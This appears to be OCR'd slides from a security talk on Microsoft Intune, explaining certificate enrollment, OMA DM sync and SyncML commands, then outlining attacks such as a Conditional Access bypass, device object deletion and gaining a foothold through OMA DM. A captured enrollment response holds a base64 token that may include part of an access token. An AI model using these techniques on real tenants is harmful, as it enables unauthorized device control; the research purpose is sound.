


```
HTTP/1.1 200 OK
Content-Length: 12743
Content-Type: application/soap+xml; charset=utf-8
Server: Microsoft-HTTPAPI/2.0
X-Content-Type-Options: nosniff
Date: Sat, 05 Oct 2024 00:57:10 GMT

<s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:a="http://www.w3.org/2005/08/addressing">
  <s:Header>
    <a:Action s:mustUnderstand="1">
      http://schemas.microsoft.com/windows/pki/2009/01/enrollment/RSTRC/wstep
    </a:Action>
    <ActivityId CorrelationId="1cd6c67c-7cc2-48a1-8fb5-d723de914f79" xmlns="http://schemas.microsoft.com/2004/09/ServiceModel/Diagnostics">
      1cd6c67c-7cc2-48a1-8fb5-d723de914f79
    </ActivityId>
    <a:RelatesTo>
      urn:uuid:urn:uuid:9b6cf901-c005-41e2-a0f8-27da14fbbac6
    </a:RelatesTo>
  </s:Header>
  <s:Body>
    <RequestSecurityTokenResponseCollection xmlns="http://docs.oasis-open.org/ws-sx/ws-trust/200512">
      <RequestSecurityTokenResponse>
        <TokenType>
          http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-x509-token-profile-1.0#X509v3
        </TokenType>
        <RequestedSecurityToken>
          <BinarySecurityToken ValueType="http://schemas.microsoft.com/windows/pki/2009/01/enrollment#PKCS7" EncodingType="http://docs.oasis
            PHdhcClwcm92aXNpb25pbmdkb2MgdmVyc2lvbj0iMS4xIj48Y2hhcmFjdGVyaXN0aWMgdHlwZT0iQ2VydGlmaWNhdGVTdG9yZSI+PGNoYXJhY3RlcmlzdGljIHR5cGU9
            [redacted]
            U9InN0cmluZyIgbmFtZT0iRW1tVXNlckRldmljZUFldGhUb2tlbiIgdmFsdWU9Im9hdXRoM180LzBBVkc3ZmlTR1N2WDdnQk5BbXF6WE1aS2dXb05IR3N5djY4RVdwbG
          </BinarySecurityToken>
        </RequestedSecurityToken>
        <RequestID xmlns="http://schemas.microsoft.com/windows/pki/2009/01/enrollment">
          0
        </RequestID>
      </RequestSecurityTokenResponse>
    </RequestSecurityTokenResponseCollection>
  </s:Body>
</s:Envelope>
```

Provisioning XML

- Intune Device certificate
- Server certificate
- DM server URL
- Device name …etc

Enrolled to Intune



Android | Android devices


1 devices

OS: Android (device administrator), Android (personally-own... , +5

Device name	Manage... ↓	Ownership	Compliance	OS
employee01_AndroidForWork_10/6/2024_11:27 PM	Intune	Unknown	● Not evaluate	Android (personally-owned w...

Microsoft Entra ID

Microsoft Intune



Device ID:

79b9eec0-f7df-4c25-b5a5-ba361075451e

Intune Device ID:

cc45972f-1867-4694-887e-b57ed70c1ad1

Microsoft Entra Device ID:

79b9eec0-f7df-4c25-b5a5-ba361075451e

Linked via **Device ID** extracted from access token in the certificate enrollment request

Phases of Intune Device Management

Enrollment


- Entra ID register/join
- Enrollment service discovery
- Certificate enrollment

Management

- Settings management
- Apps management
- Device compliance

Sync (Check-in)

- Enrolled device periodically or manually communicates to its management server through **OMA DM (Open Mobile Alliance Device Management) protocol**
  - Management server authenticates the device by the enrolled certificate



Device sync status

Syncing keeps security policies, network profiles, and managed applications up to date.

Last Attempted Sync:

The sync was successful


10/12/2024 2:04:00 AM

OMA DM Session

SyncML Request

```
<Get>
  <CmdID>1</CmdID>
  <Item>
    <Target>
      <LocURI>
./DevDetail/Ext/Microsoft/DeviceName
      </LocURI>
    </Target>
  </Item>
</Get>
```

DM Server
(*.manage.microsoft.com)



Intune Company Portal
(DM Client)

SyncML Response

```
<Results>
  <CmdID>5</CmdID>
  <MsgRef>2</MsgRef>
  <CmdRef>1</CmdRef>
  <Item>
    <Source>
      <LocURI>
./DevDetail/Ext/Microsoft/DeviceName
      </LocURI>
    </Source>
    <Data>TEST-INTUNE01</Data>
  </Item>
</Results>
```

DM protocol commands

- DM protocol commands are exchanged to issue instructions to the device

Ex)

Commands	Description
Get	Retrieves data from the client device
Replace	Overwrites data on the client device
Exec	Invokes an executable on the client device
Add	Adds a note to the DM tree
Delete	Removes a node from the DM tree
Result	Returns the data results of a command to the DM Server

OMA-URI

- DM server can query and configure settings by specifying its path (**OMA-URI**)

Ex) Firewall Status

```
./Vendor/MSFT/DeviceStatus/Firewall/Status
```

Abusing Microsoft Intune

Attacking on Enrollment

- ✓ Conditional Access bypass through Intune Company Portal
- ✓ Device object deletion through enrollment process

Attacking on Management

- ✓ Establishing a foothold through OMA DM
- ✓ Riding a SideCar for fun & profits

Attacking on Enrollment


- ✓ Conditional Access bypass through Intune Company Portal
- ✓ Device object deletion through enrollment process

Attacking on Management

- ✓ Establishing a foothold through OMA DM
- ✓ Riding a SideCar for fun & profits

Conditional Access: Require compliant device

Ensure user devices meet configuration requirements



Control access enforcement to block or grant access. Learn more

○ Block access

● Grant access


□ Require multifactor authentication

□ Require authentication strength


☑ Require device to be marked as compliant

Device Compliance

- Device configuration is evaluated and "**marked as Compliant**" according to the device compliance policy settings

